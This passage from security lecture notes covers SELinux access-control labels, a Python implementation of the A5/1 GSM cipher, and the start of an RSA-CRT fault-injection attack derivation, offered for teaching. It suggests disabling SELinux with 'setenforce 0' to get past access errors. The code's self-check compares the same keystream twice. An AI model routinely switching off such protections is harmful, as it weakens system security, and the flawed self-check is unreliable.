system_u:system_r:kernel_t:s0       3 ?        00:00:01 ksoftirqd/0
```

```
system_u:system_r:kernel_t:s0       5 ?        00:00:00 kworker/0:0H
system_u:system_r:kernel_t:s0       7 ?        00:10:26 rcu_sched
system_u:system_r:kernel_t:s0       8 ?        00:05:49 rcuos/0
system_u:system_r:kernel_t:s0       9 ?        00:03:22 rcuos/1
...
...
...
```

- As you can imagine, when you associate with every entity in your computer a context label of the sort shown above, you can set up a fine-grained access control policy by placing constraints on which resource a user (in the sense used in the context labels) in a given role and of a certain given type and level is allowed to access taking into account the resource's own context label. You can now create a Role-Based Access Control (RBAC) policy, or a Type Enforcement (TE) policy, and, if SELinux specifies the optional 'level' field in the context labels, a Multi-Level Security (MLS) policy. In addition, you can set up a Multi-Category Security (MCS) policy — we will talk about that later.

- To show a simple example of type enforcement from the SELinux FAQ, assume that all the files in a user account are given the type label `user_home_t`. And assume that the Firefox browser running in your machine is given the type label `firefox_t`. The following access control declaration

```
allow firefox_t user_home_t : file { read write };
```

will then ensure that the browser has only read and write permis-

sions with respect to user files — even if the browser is being run by someone with root privileges. [You can see why some people think of SELinux as a firewall between programs. Ordinarily, as you saw in Lecture 18, a firewall regulates traffic between a computer and the rest of the network.]

- In order to make it easier to create the access control policies for a new application, SELinux gives you a Reference Policy that can be modified as needed. A company named Tresys Technologies updates the Reference Policy on the basis of the user feedback sent to the Policy Project mailing list at GitHub. This reference policy is typically customized by the provider of your Linux platform.

- In order to become more familiar with SELinux, you can download and install SELinux in a Ubuntu machine through your Synaptic Package Manager. [Or you can do '`sudo apt-get remove apparmor`' followed by '`sudo apt-get install selinux`'] Make sure you choose the meta-package `selinux` and not the package `selinux-basics`. SELinux becomes operational (although not enabled) just by installing it. Note that with Ubuntu, the reference policy you get is stored in the file /etc/selinux/ubuntu/policy/policy29.

- After you have installed SELinux as described above, you will need to reboot the machine in order to enable SELinux. [During this reboot, all of the files on the disk will acquire context labels in accordance with the explanation presented earlier in this section.] Subsequently, if you execute a command like '`sestatus`' (you don't have to be root to run this command), you'll see the

following output returned by SELinux:

```
SELinux status:                 enabled
SELinuxfs mount:                /sys/fs/selinux
SELinux root directory:         /etc/selinux
Loaded policy name:             ubuntu
Current mode:                   permissive
Mode from config file:          permissive
Policy MLS status:              enabled
Policy deny_unknown status:     allowed
Max kernel policy version:      28
```

If you now execute the command '`sudo setenforce 1`', you'll see the same output as shown above, but with the line '`Current mode: permissive`' changed to '`Current mode:  enforcing`'.

- If you want to see a listing of all the SELinux users, you can enter the command '`seinfo -u`'. When I run this command on my Ubuntu laptop, I get

```
Users: 6
   sysadm_u
   system_u
   root
   staff_u
   user_u
   unconfined_u
```

And if I execute the command '`seinfo -r`' to see all of the roles used in the context labels, I get back

```
Roles: 6
   staff_r
   user_r
   object_r
   sysadm_r
   system_r
   unconfined_r
```

Along the same lines, executing the command '`seinfo -t`' returns a long list of all of the types used in the context labels. This list in my laptop has 1041 entries. The list starts with:

```
Types: 1041
   bluetooth_conf_t
   etc_runtime_t
   audisp_var_run_t
   auditd_var_run_t
   ipsecnat_port_t
   ...
   ...
   ...
```

- To get a sense of how fine-grained access control with SELinux can be made, execute the command '`seinfo -a`' to see a list of the large number of attributes that go with the type labels. When I execute this command, I get a list with 174 entries. Here is how the list begins:

```
Attributes: 174
   direct_init
   privfd
   file_type
```

```
mlsnetinbound
can_setenforce
exec_type
xproperty_type
dbusd_unconfined
kern_unconfined
mlsxwinwritecolormap
node_type
packet_type
proc_type
port_type
...
...
...
```

- In case you are curious, you can see the context label assigned to your account name by entering the usual '`id`' command. Prior to installing SELinux, this command just returns the user ID and group ID associated with your account. However, after having installed SELinux, I get back the following (all in one line):

```
uid=1001(kak) gid=1001(kak) groups=1001(kak),4(adm),7(lp),27(sudo),109(lpadmin),124(sambashare)
 context=system_u:system_r:kernel_t:s0
```

  What you see at the end is the context label associated with my account. If I just wanted to see the context label, I can execute the command '`id -Z`'. Running this command yields

```
system_u:system_r:kernel_t:s0
```

which says that I am a `system_u` user (presumably because of my sudo privileges), that my role is `system_r`, that the type label associated with me is `kernel_t`, and that my level is `s0`.

- Remember the following six SELinux users returned by the command '`seinfo -u`': `sysadm_u`, `system_u`, `root`, `staff_u`, `user_u`, and `unconfined_u`. Suppose we want to find out what different possible roles can be played by each of these users, we can execute the command '`sudo semanage user -l`'. This command returns:

```
                Labeling   MLS/       MLS/
SELinux User    Prefix     MCS Level  MCS Range          SELinux Roles

root            user       s0         s0-s0:c0.c255      staff_r sysadm_r system_r
staff_u         user       s0         s0-s0:c0.c255      staff_r sysadm_r
sysadm_u        user       s0         s0-s0:c0.c255      sysadm_r
system_u        user       s0         s0-s0:c0.c255      system_r
unconfined_u    user       s0         s0-s0:c0.c255      system_r unconfined_r
user_u          user       s0         s0                 user_r
```

This display shows that a '`root`' user in my laptop is allowed to acquire any of the three roles: `staff_r`, `sysadm_r`, and `system_r`. However, since as 'kak' I am a `system_u` user, the only role I am allowed is `system_r`.

- Let's now talk about the fourth column in the tabular presentation returned by the command '`sudo semanage user -l`'. This is the column with the heading "MLS/MCS Range". Each entry in this column consists of two parts that are separated by a colon. What is to the left of the colon is the range of levels that is allowed for each SELinux user (where, again, by 'user' we mean

one of the six user labels that SELinux understands). As you will recall, earlier in this section we talked about MLS standing for Multi-Level Security that is made possible by the level field in the context labels. What is displayed on the right of the colon — it is important to the implementation of an MCS (Multi-Category Security) access control policy mentioned earlier — is the range of categories allowed for each SELinux user. You can, for example, associate a set of different categories with each file in a directory. *A user will be able to access a file in that directory only if the user belongs to all of the categories specified for that file.* The declaration syntax '`c0.c255`' is a shorthand for categories `c0` through `c255`. When MCS based access control is used, it comes subsequent to the access control stipulated by LDAC, and the access constraints created through role-based, type-based, and level-based access control enforcement. So MCS can only further constrain what resources can be accessed on a computer. [As mentioned earlier in this section, the access control made available by a standard distribution of Linux is referred to as Linux Discretionary Access Control (DAC).]

- In case you need to, you can disable SELinux with a command like

```
sudo setenforce 0
```

and re-enable it with

```
sudo setenforce 1
```

As mentioned earlier, you can check the status of SELinux running on our machine by

```
sestatus
```

If it says "enforcing," that means that SELinux is providing protection. To completely disable the SELinux install in your machine, change the SELINUX variable in the `/etc/selinux/config` file to read

```
SELINUX=disabled
```

- Should it happen that you run into some sort of a jam after installing SELinux in a host, perhaps you could try executing the command '`sudo setenforce 0`' in that host in order to place SELinux in a permissive mode. To elaborate with an example, let's say you try to `scp` a file into a SELinux enabled host as a user named '`xxxx`' (assuming that `xxxx` has login privileges at the host) and it doesn't work. You check the '`/var/log/auth.log`' file in the host and you see there the error message "failed to get default SELinux security context for xxxx (in enforcing mode)". In order to solve this problem, you'd need to fix the context label associated with the user 'xxxx'. Barring that, you can also momentarily place the host in a permissive mode through the command '`sudo setenforce 0`' and get the job done.

- What is achieved in Linux with MAC is achieved in Windows systems with Mandatory Integrity Control (MIC) that associates one of the following five Integrity Levels (IL) with processes: Low, Medium, High, System, and Trusted Installer.

- While we achieve significant security by sandboxing the apps, one cannot be lulled into thinking that that's is the answer to all systems related vulnerabilities in computing devices. When it comes to systems related issues in computer security, here is some food for thought: Is it possible that your OS bootstrap loader (such as the GRUB bootloader) could be used by a rogue program to download a corrupted OS kernel? Is it possible that the `/sbin/init` file (that is used to launch the init process from which all other processes are spawned in Unix/Linux platforms) could itself be replaced by a corrupted version? And what about an adversary exploiting the `ptrace` tools that is normally used in Linux by one process to observe and control the execution of another process?

32.5: WHAT ABOUT THE SECURITY OF OVER-THE-AIR COMMUNICATIONS WITH MOBILE DEVICES?

- Even though we may have the comfort of knowing that, for the most part, our smartphones are free of malware (and that, therefore, our personal information stored in our phones is secure), **what does that imply with respect to the ability of the devices to engage in secure voice and data communications with the base stations of cellular operators?** It is this question that I'll briefly address in this section.

- The answer to the question posed above depends on which generation of cellphone technology you are talking about. As you know, we now have 2G (GSM), 3G (UMTS), and 4G (LTE, ITU) wireless standards for cellphone communications. The algorithms that are used for encrypting over-the-air voice and data communications with these various standards are referred to as the A5 series of algorithms. The algorithm that is used for encrypting voice and SMS in the 2G standard (which, by the way, still dominates in most geographies around the world) is the A5/1 stream cipher. A5/2, a weaker version of A5/1 created to meet certain export restrictions of about a decade ago, turned out to be an ex-

tremely weak cipher and has been discontinued. A5/3 and A5/4 are meant for 3G and 4G wireless technologies. [The GSM standard defines a set of algorithms for encryption and authentication services. These algorithms are named 'Ax' where 'x' in an integer that indicates the function of the algorithm. For example, a base station can call on the A3 algorithm to authenticate a mobile device. The A5 algorithm provides the encryption/decryption services. The algorithm A8 is used to generate a 64 bit session key. An algorithm with the name COMP128 combines the functionality of A3 and A8.]

- Both A5/3 and A5/4 are based on the KASUMI block cipher, which in turn is based on a block cipher called MISTY1 developed by Mitsubishi. The KASUMI cipher is used in the Output Feedback Mode that we talked about in Lecture 9, which generates a bitstream in multiples of 64 bits. Regarding KASUMI, it is a 64-bit block cipher with a Feistel structure (that you learned in Lecture 3) with eight rounds. KASUMI needs a 128-bit encryption key.

- The rest of this section, and the subsection that follows, focuses on the A5/1 cipher that is used widely in 2G cellular networks. It is now well known that this cipher provides essentially no security because of the speed with which it can be cracked using ordinary computing hardware.

- What makes A5/1 interesting is that it is a great case study in how things can go wrong when you believe in **security through obscurity**. As I mentioned in Section 32.1, this algorithm was

kept secret for several years by the cellphone operators. But, eventually, it was leaked out and found to provide virtually no security with regard to the privacy of voice data and SMS messages.

- A5/1 is bit-level stream cipher with a 64-bit encryption key. The encryption key is created for each session from a master key that is shared by the cellphone operator (with which the phone is registered) and the SIM card in the phone. When a base station (which may belong to some other cellphone operator) needs a session key, it fetches it from the cellphone operator that holds the master key.

- GSM transmissions are bursty. Time division multiplexing is used to quickly transmit a collected stream of bits that need to be sent over a given communication link between the base station and a phone. A single burst in each direction consist of 114 bits of 4.615 milliseconds duration.

- The purpose of A5/1 is to produce two pseudorandom 114-bit streams — called the keystreams — one for the uplink and the other for the downlink. The 114-bit data in each direction is XORed with the keystream. The destination can recover the original data by XORing the received bit stream with the same keystream.

- In addition to the 64-bit key, the encryption of each 114-bit stream is also controlled by a 22-bit frame number which is always publicly known.

- A5/1 works off three LFSRs (Linear Feedback Shift Register), designated R1, R2, and R3, of sizes 19, 22, and 23 bits, as shown in Figure 1. Each shift register is initialized with the 64-bit encryption key and the 22-bit frame number in the manner illustrated by the Python code in the next subsection.

- Each shift register has what is known as a *clocking bit* — for each register it's marked with a red box in Figure 1. As you can tell from the figure, for R1, the clocking bit is at index 8, and for both R2 and R3 at index 10. During the production of the keystream, the clocking bits are used to decide whether or not to clock a shift register.

- Clocking a shift register involves the following operations: (1) You record the bits at the feedback taps in the register; (2) You shift the register by one bit position towards the MSB; and (3) You set the value of the LSB to an XOR of the feedback bits. When you are first initializing a register with the encryption key, you add a fourth step, which is to XOR the LSB with the key bit corresponding to that clock tick, etc.




Figure 1: *This figure shows how three Linear Feedback Shift Registers are used in the A5/1 algorithm for encrypting voice and SMS in 2G cellular networks.* (*This figure is from Lecture 32 of "Lecture Notes on Computer and Network Security" by Avi Kak*)

- After the shift registers have been initialized, you produce a keystream by doing the following at each clock tick:

  - You take a majority vote of the clocking bits in the three registers R1, R2, and R3. Majority voting means that you find out whether at least two of the three are either 0's or 1's.

  - You only clock those registers whose clocking bits are in agreement with the majority bit.

  - You take the XOR of the MSB's of the three registers and that becomes the output bit.

- The next subsection presents a Python implementation of this logic to remove any ambiguities about the various steps outlined above.

- A5/1 has been the subject of cryptanalysis by several researchers. The most recent attack on A5/1, by Karsten Nohl, was presented at the 2010 Black Hat conference. The PDF of the paper is available at:

  `https://srlabs.de/blog/wp-content/uploads/2010/07/Attacking.Phone_.Privacy_Karsten.Nohl_1.pdf`

  Here is a quote from Karsten Nohl's paper:

> "..... A5/1 can be broken in seconds with 2TB of fast storage and two graphics cards. The attack combines several time-memory trade-off techniques and exploits the relatively small effective key size of 61 bits"

Nohl has demonstrated that a rainbow table attack can be mounted successfully on A5/1. You learned about rainbow tables in Lecture 24.

- Another interesting (but more theoretical) paper about mounting attacks on A5/1 is "Cryptanalysis of the A5/1 GSM Stream Cipher" by Eli Biham and Orr Dunkelman that appeared in Progress in Cryptology – INDOCRYPT, 2000. Another important publication that talks about cryptanalysis of A5 ciphers is "Instant Ciphertext-Only Cryptanalysis of GSM Encrypted Communication" by Elad Barkan, Eli Biham, and Nathan Keller.

32.5.1: A Python Implementation of the A5/1 Cipher

- So that you can better understand the algorithmic steps for the A5/1 stream cipher described in the previous section, I'll now present here its Python implementation. As the comment block at the top of the code file says, my Python implementation is based on the C code provided for the algorithm by Marc Briceno, Ian Goldberg, and David Wagner.

- Line (1) of the code defines the three registers R1, R2, and R3 as three BitVectors of sizes 19, 22, and 23 bits respectively. It is best to visualize these registers as shown in Figure 1. The BitVectors constructed will actually contain the LSB at the left end and the MSB at the right end.

- Line (2) defines the BitVectors needed for the feedback taps on R1, R2, and R3. We set the tap bits in Lines (3), (4) and (5). We can get hold of the feedback bits in each register by simply taking the logical AND of the register BitVectors, as defined in Line (1), and the tap BitVectors, as defined in Line (2).

- Lines (9) through (11) set the encryption key. This key can obviously be set to anything at all provided it is 64 bits long. The

specific value shown for the key is the same as used by Briceno, Goldberg, and Wagner in their C code.

- In a similar fashion, Lines (12) and (13) set the frame number which must be a 22-bit number. I have used the same number as Briceno et al.

- Lines (14) and (15) define the two 114-bit long BitVectors that are used later for storing the two output keystreams.

- Lines (16) through (32) define the support routines `parity()`, `majority()`, `clockone()`, and `clockall()`. Their definitions should make clear the logic used in these functions.

- The `setupkey()` in Lines (33) through (44) initializes the three shift registers by, first, clocking in the 64 bits of the encryption key, then, by clocking in the 22 bits of the frame number, and, finally, by simply clocking the registers 100 times for the "avalanche" effect. Note the important difference between how the registers are clocked in Lines (34) through (39) and in Lines (40) through (44). In Lines (34) through (39), we clock all three registers at each clock tick. However, in lines (40) through (44), a register is clocked depending on how its clocking bit compares with the clocking bits in other two registers.

- The function that actually produces the keystreams, `run()`, is defined in Lines (45) through (55). I have combined the production of the two keystreams into a single 228-iterations loop in Lines (48) through (53). The first 114 bits generated in this manner are for the uplink keystream and the next 114 bits for the downlink keystream. This is reflected by the division made in lines (54) and (55).

- The rest of the code is for checking the accuracy of the implementation against the test vector provided by Briceno et al. in their C-based implementation. The variables `goodAtoB` and `goodBtoA` store the correct values for the two keystreams for the encryption key of Line (9) and the frame number of Line (12).

```
#!/usr/bin/env python

##  A5_1.py
##  Avi Kak (kak@purdue.edu)
##  April 21, 2015

##  This is a Python implementation of the C code provided by Marc Briceno, Ian
##  Goldberg, and David Wagner at the following website:
##
##     http://www.scard.org/gsm/a51.html
##
##  For accuracy, I have compared the output of this Python code against the test
##  vector provided by them.

##  The A5/1 algorithm is used in 2G GSM for over-the-air encryption of voice and SMS
##  data. On the basis of the cryptanalysis of this cipher and the more recent
##  rainbow table attacks, the A5/1 algorithm is now considered to provide virtually
##  no security at all.  Nonetheless, it forms an interesting case study that shows
##  that when security algorithm are not opened up to public scrutiny (because some
##  folks out there believe in "security through obscurity"), it is possible for such
##  an algorithm to become deployed on a truly global basis before its flaws become
##  evident.
```

```
##  The A5/1 algorithm is a bit-level stream cipher based on three LFSR (Linear
##  Feedback Shift Register). The basic operation you carry out in an LFSR at each
##  clock tick consists of the following three steps: (1) You record the bits at the
##  feedback taps in the register; (2) You shift the register by one bit position
##  towards the MSB; and (3) You set the value of the LSB to an XOR of the feedback
##  bits.  When you are first initializing a register with the encryption key, you
##  add a fourth step, which is to XOR the LSB with the key bit corresponding to that
##  clock tick, etc.

from BitVector import *

#  The three shift registers
R1,R2,R3 = BitVector(size=19),BitVector(size=22),BitVector(size=23)                    #(1)

# Feedback taps
R1TAPS,R2TAPS,R3TAPS = BitVector(size=19),BitVector(size=22),BitVector(size=23)        #(2)
R1TAPS[13] = R1TAPS[16] = R1TAPS[17] = R1TAPS[18] = 1                                  #(3)
R2TAPS[20] = R2TAPS[21] = 1                                                            #(4)
R3TAPS[7] = R3TAPS[20] = R3TAPS[21] = R3TAPS[22] = 1                                   #(5)

print "R1TAPS: ", R1TAPS                                                               #(6)
print "R2TAPS: ", R2TAPS                                                               #(7)
print "R3TAPS: ", R3TAPS                                                               #(8)

keybytes = [BitVector(hexstring=x).reverse() for x in ['12', '23', '45', '67', \
                                                       '89', 'ab', 'cd', 'ef']]        #(9)
key = reduce(lambda x,y: x+y, keybytes)                                                #(10)
print "encryption key: ", key                                                          #(11)

frame = BitVector(intVal=0x134, size=22).reverse()                                     #(12)
print "frame number: ", frame                                                          #(13)

##  We will store the two output keystreams in these two BitVectors, each of size 114
##  bits.  One is for the uplink and the other for the downlink:
AtoBkeystream  = BitVector(size = 114)                                                 #(14)
BtoAkeystream  = BitVector(size = 114)                                                 #(15)

##  This function used by the clockone() function.  As each shift register is
##  clocked, the feedback consists of the parity of all the tap bits:
def parity(x):                                                                         #(16)
    countbits = x.count_bits()                                                         #(17)
    return countbits  % 2                                                              #(18)

##  In order to decide whether or not a shift register should be clocked at a given
##  clock tick, we need to examine the clocking bits in each register and see what the
##  majority says:
def majority():                                                                        #(19)
    sum = R1[8] + R2[10] + R3[10]                                                      #(20)
    if sum >= 2:                                                                       #(21)
        return 1                                                                       #(22)
    else:                                                                              #(23)
        return 0                                                                       #(24)

##  This function clocks just one register that is supplied as the first arg to the
##  function.  The second argument must indicate the bit positions of the feedback
```

```
##  taps for the register.
def clockone(register, taps):                                                    #(25)
    tapsbits = register & taps                                                   #(26)
    register.shift_right(1)                                                      #(27)
    register[0] = parity(tapsbits)                                               #(28)

##  This function is needed for initializing the three shift registers.
def clockall():                                                                  #(29)
    clockone(R1, R1TAPS)                                                         #(30)
    clockone(R2, R2TAPS)                                                         #(31)
    clockone(R3, R3TAPS)                                                         #(32)

##  This function initializes the three shift registers with, first, the 64-bit
##  encryption key, then with the 22 bits of frame number, and, finally, by simply
##  clocking the registers 100 times to create the 'avalanche' effect.  Note that
##  during the avalanche creation, clocking of each register now depends on the
##  clocking bits in all three registers.
def setupkey():                                                                  #(33)
    #  Clock into the registers the 64 bits of the encryption key:
    for i in range(64):                                                          #(34)
        clockall()                                                               #(35)
        R1[0] ^= key[i]; R2[0] ^= key[i]; R3[0] ^= key[i]                        #(36)
    #  Clock into the registers the 22 bits of the frame number:
    for i in range(22):                                                          #(37)
        clockall()                                                               #(38)
        R1[0] ^= frame[i]; R2[0] ^= frame[i]; R3[0] ^= frame[i]                  #(39)
    #  Now clock all three registers 100 times, but this time let the clocking
    #  of each register depend on the majority voting of the clocking bits:
    for i in range(100):                                                         #(40)
        maj = majority()                                                         #(41)
        if (R1[8]  != 0) == maj: clockone(R1, R1TAPS)                            #(42)
        if (R2[10] != 0) == maj: clockone(R2, R2TAPS)                            #(43)
        if (R3[10] != 0) == maj: clockone(R3, R3TAPS)                            #(44)

##  After the three shift registers are initialized with the encryption key and the
##  frame number, you are ready to run the shift registers to produce the two bit 114
##  bits long keystreams, one for the uplink and the other for the downlink.
def run():                                                                       #(45)
    global AtoBkeystream, BtoAkeystream                                          #(46)
    keystream = BitVector(size=228)                                              #(47)
    for i in range(228):                                                         #(48)
        maj = majority()                                                         #(49)
        if (R1[8]  != 0) == maj: clockone(R1, R1TAPS)                            #(50)
        if (R2[10] != 0) == maj: clockone(R2, R2TAPS)                            #(51)
        if (R3[10] != 0) == maj: clockone(R3, R3TAPS)                            #(62)
        keystream[i] = R1[-1] ^ R2[-1] ^ R3[-1]                                  #(53)
    AtoBkeystream = keystream[:114]                                              #(54)
    BtoAkeystream = keystream[114:]                                              #(55)

##  Initialize the three shift registers:
setupkey()                                                                       #(56)
##  Now produce the keystreams:
run()                                                                            #(57)

##  Display the two keystreams:
```

```
print "\nAtoBkeystream:       ", AtoBkeystream                                    #(58)
print "\nBtoAkeystream:       ", BtoAkeystream                                    #(59)

##  Here are the correct values for the two keystreams:
goodAtoB = [BitVector(hexstring = x) for x in ['53','4e','aa','58','2f','e8','15','1a',\
                                               'b6','e1','85','5a','72','8c','00'] ]   #(60)
goodBtoA = [BitVector(hexstring = x) for x in ['24','fd','35','a3','5d','5f','b6','52',\
                                               '6d','32','f9','06','df','1a','c0'] ]   #(61)
goodAtoB = reduce(lambda x,y: x+y, goodAtoB)                                       #(62)
goodBtoA = reduce(lambda x,y: x+y, goodBtoA)                                       #(63)

print "\nGood: AtoBkeystream: ", goodAtoB[:114]                                    #(64)
print "\nGood: BtoAkeystream: ", goodBtoA[:114]                                    #(65)

if (AtoBkeystream == goodAtoB[:114]) and (AtoBkeystream == goodAtoB[:114]):        #(66)
    print "\nSelf-check succeeded: Everything looks good"                          #(67)
```

- When you run this code, you should see the following output

```
R1TAPS:  0000000000000100111
R2TAPS:  00000000000000000011
R3TAPS:  00000001000000000000111
encryption key:  010010001100010010100010111001101001000111010101011001111110111
frame number:  00101100100000000000

AtoBkeystream:        01010011010011101010101001011000001011111110100000010101000101
                      10101011011011100001100001010101101001110010100011000 0

BtoAkeystream:        00100100111111010011010110100011010111010101111110110110010 1
                      00100110110100110010111110010000011011011111000110101 1

Good AtoBkeystream:   01010011010011101010101001011000001011111110100000010101000101
                      10101011011011100001100001010101101001110010100011000 0

Good BtoAkeystream:   00100100111111010011010110100011010111010101111110110110010 1
                      00100110110100110010111110010000011011011111000110101 1

Self-check succeeded: Everything looks good
```

- You are probably wondering as to why I did not show the keystreams in hex. In general, you can display a BitVector object in hex by

calling its instance method `get_hex_from_bitvector()` — provided the number of bits is a multiple of 4. Our keystreams are 114 bits long, which is not a multiple of 4. I could have augmented the keystreams by appending a couple of zeros at the end, but then you are taking liberties with the correctness of the output.

32.6: SIDE-CHANNEL ATTACKS ON SPECIALIZED MOBILE DEVICES

- I'll now describe attacks that are best carried out if an adversary has physical possession of a computing device. Therefore, by their very nature, mobile devices are vulnerable to these form attacks — especially so the more specialized mobile devices like smartcards that contain rudimentary hardware and software compared to what you find in smartphones these days. By physically subjecting the hardware connections in such devices to externally injected momentary faults (say by a transient voltage spike from an external source), or by measuring the time taken by a cryptographic routine for a very large number of inputs, it may be possible to make a good guess at the security parameters of such devices.

- Before reading this section further (and also before reading Sections 32.7 and 32.8), you should go through Karsten Nohl's 2008 Black Hat talk at the link shown below. This talk will give you a good sense of the intrusive nature of the attacks you can mount on a device like a smartcard in order to break its encryption:

  https://www.blackhat.com/presentations/bh-usa-08/Nohl/BH_US_08_Nohl_Mifare.pdf

- In general, a side-channel attack means that an adversary is trying to break a cipher using information that is NOT intrinsic to the mathematical details of the encryption/decryption algorithms, but that may be inferred from various "external" measurements such as the power consumed by the hardware executing the algorithms for different possible inputs, the time taken by the hardware for the same, how the hardware responds to externally injected faults, etc.

- Various forms of side-channel attacks are:

  Fault Injection Attack: These are based on deliberately getting the hardware on which a specific part of encryption/decryption algorithm is running to return a wrong answer. As shown in the next section, a wrong answer may give sufficient clues to figure out the parameters of the cryptographic algorithm being used.

  Timing Attack: These attacks try to infer a cryptographic key from the time it takes for the processor to execute an algorithm and the dependence of this time on different inputs.

  Power Analysis Attack: Here the goal is to analyze the power trace of an executing cryptographic algorithm in order to figure out whether a particular instruction was executed at a specific time. It has been shown that such traces can reveal

the cryptographic keys used.

EM Analysis Attack: Assuming that the hardware implementing a cryptographic routine is not adequately shielded against leaking electromagnetic radiation (at the clock frequency of the processor), if you can construct a trace of this radiation, you may be able to infer whether or not a particular instruction was executed at a given time — just as in a power analysis attack. From such information, you may be able to draw inferences about the bits in a encryption key.

- In the sections that follow, I will consider two of these attacks in greater detail: the fault-injection attack and the timing attack. In order to explain the principles involved, for both these attacks, I will assume that a mobile device is charged with digitally signing the outgoing messages with the RSA algorithm. The goal of the attacks will be make a guess at the private exponent used for constructing a digital signature. **Note that these days if an attack can reliably guess even a single bit of a secret, it is considered to be a successful attack.**

32.7: FAULT INJECTION ATTACKS

- The goal of this section is to show that if you can get the processor of a mobile device to yield a faulty value for a portion of the calculations, you may be able to get the device to part with its secret, which could be the encryption key you are looking for.

- I will assume that the processor of the mobile device has an embedded private key for digitally signing messages with the RSA algorithm.

- The reader will recall from Lecture 12 that given a modulus n and a public and private key pair (e, d), we can sign a message M by calculating its digital signature $S = M^d \; mod \; n$. [In practice, you are likely to calculate the signature of just the hash of the message M. That detail, however, does not change the overall explanation presented in this section.]

- As explained in Section 12.5 of Lecture 12, calculation of the signature $S = M^d \; (mod \; n)$ can be speeded up considerably by using the Chinese Remainder Theorem (CRT). Since the owner of the private key d will also know the prime factors p and q of

the modulus n, with CRT you first calculate [In the explanation in Section 12.5 of Lecture 12, our focus was on encryption/decryption with RSA. Therefore, the private exponent d was applied to the ciphertext integer C. Here we are talking about digital signatures, which calls for applying the private exponent to the message itself (or to a hash of the message).]

$$\begin{aligned} V_p &= M^d \bmod p \\ V_q &= M^d \bmod q \end{aligned}$$

In order to construct the signature S from V_p and V_q, we must calculate the coefficients:

$$\begin{aligned} X_p &= q \times (q^{-1} \bmod p) \\ X_q &= p \times (p^{-1} \bmod q) \end{aligned}$$

The CRT theorem of Section 11.7 of Lecture 11 then tells us that the signature S is related to the intermediate results V_p and V_q by

$$\begin{aligned} S &= \Big(V_p \times X_p \;+\; V_q \times X_q\Big) \bmod n \\ &= \Big(q \times (q^{-1} \bmod p) \times V_p \;+\; p \times (p^{-1} \bmod q) \times V_q\Big) \bmod n \qquad (1) \end{aligned}$$

- Let's now assume that we have somehow introduced a fault in the calculation of V_p by, say, subjecting the hardware to a momentary voltage surge. Since the voltage surge is limited in duration, we assume that while V_p is now calculated erroneously as $\hat{V}_p$, the value of V_q remains unchanged. Let's use $\hat{S}$ to represent the signature calculated using the erroneous $\hat{V}_p$. We can write:

$$\hat{S} \quad = \quad \Big(q \times (q^{-1} \bmod p) \times \hat{V}_p \quad + \quad p \times (p^{-1} \bmod q) \times V_q \Big) \quad \bmod n$$

- Subtracting the faulty signature $\hat{S}$ from its true value S, we have

$$S \; - \; \hat{S} \quad = \quad \Big(q \times (q^{-1} \bmod p)[V_p - \hat{V}_p] \Big) \quad \bmod n \tag{2}$$

- The above result implies that

$$q \quad = \quad gcd(S - \hat{S},\; n) \tag{3}$$

As you can see, the attacker can immediately figure out the prime factor q of the modulus by calculating the GCD of $S - \hat{S}$ and n. [See Lecture 5 for how to best calculate the GCD of two numbers.] Subsequently, a simple division would yield to the attacker the other prime factor p. In this manner, the attacker would be able to figure out the prime factors of the RSA modulus without ever having to factorize it. After acquiring the prime factors p and q, it becomes a trivial matter for the attacker to find out what the private key d is since the attacker knows the public key e.

- The ploy described above requires that the attacker calculate both the true signature S and the faulty signature $\hat{S}$ for a message M. As it turns out, the attacker can carry out the same exploit with just the faulty signature $\hat{S}$ along with the message M.

- To see why the same exploit works with M and $\hat{S}$, note first that if we are given the correct signature S, we can recover M by $M = S^e \; mod \; n$. Also note that since $S^e \; mod \; n \; = \; M$, we can write:

